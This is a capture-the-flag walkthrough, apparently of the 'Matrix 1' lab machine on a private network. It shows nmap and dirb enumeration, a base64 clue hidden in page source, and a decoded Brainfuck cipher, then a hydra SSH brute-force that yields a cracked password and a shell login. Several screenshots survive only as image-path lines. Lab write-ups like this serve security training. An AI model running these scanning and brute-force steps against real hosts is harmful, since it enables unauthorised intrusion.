

Step 1 - Get IP address:



Host address is 192.168.56.101

Step 2 – Get Victim IP:



Found: 192.168.56.107

Step 3 – Nmap Scan:

```
└─$ nmap -sV 192.168.56.107 -p-                                    130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-07 05:47 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.26% done; ETC: 05:49 (0:01:01 remaining)
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 31.94% done; ETC: 05:49 (0:00:53 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 59.42% done; ETC: 05:48 (0:00:19 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 65.89% done; ETC: 05:48 (0:00:14 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.66% done; ETC: 05:48 (0:00:12 remaining)
Nmap scan report for 192.168.56.107
Host is up (0.040s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.56 seconds
```


Port 31337 looks interesting

Step 4 – Visit Site and Enumerate Subdirectories:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.107 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul  7 05:49:32 2023
URL_BASE: http://192.168.56.107/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.107/ ----
+ http://192.168.56.107/assets (CODE:301|SIZE:0)
+ http://192.168.56.107/index.html (CODE:200|SIZE:3734)

-----------------
END_TIME: Fri Jul  7 05:50:38 2023
DOWNLOADED: 4612 - FOUND: 2
```

Nothing interesting

Step 5 – Visit Port 31337:




It's a separate webpage

Step 6 – View Source:

```
<!-- service -->
<div class="service">
    <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-->
</div><!-- End / service -->
```


Hidden Base64 hash

Step 7 – Decode:




See if it is a subdirectory

Step 8 – Add to URL:




Download file

Step 9 – Read File:




Brainfuck cypher

Step 10 – Decode Cypher:



We now have the login and majority of the password

Step 11 – Generate all possible passwords:



Step 12 – Save script output to password list to use for Hydra bruteforce attempt:

```
┌──(kali㉿kali)-[~/machine_matrix1]
└─$ python3 pass-end.py > plist.txt

┌──(kali㉿kali)-[~/machine_matrix1]
└─$ hydra -l guest -P plist.txt 192.168.56.107 ssh -V
```

```
)
[ATTEMPT] target 192.168.56.107 - login "guest" - pass "k1ll0r7n" - 5501 of 8744 [child 3] (0/2
)
[22][ssh] host: 192.168.56.107   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-07 06:44:53
```

```
┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.56.107
guest@192.168.56.107's password:
Last login: Thu Jun 29 14:57:46 2023 from 192.168.56.101
guest@porteus:~$
```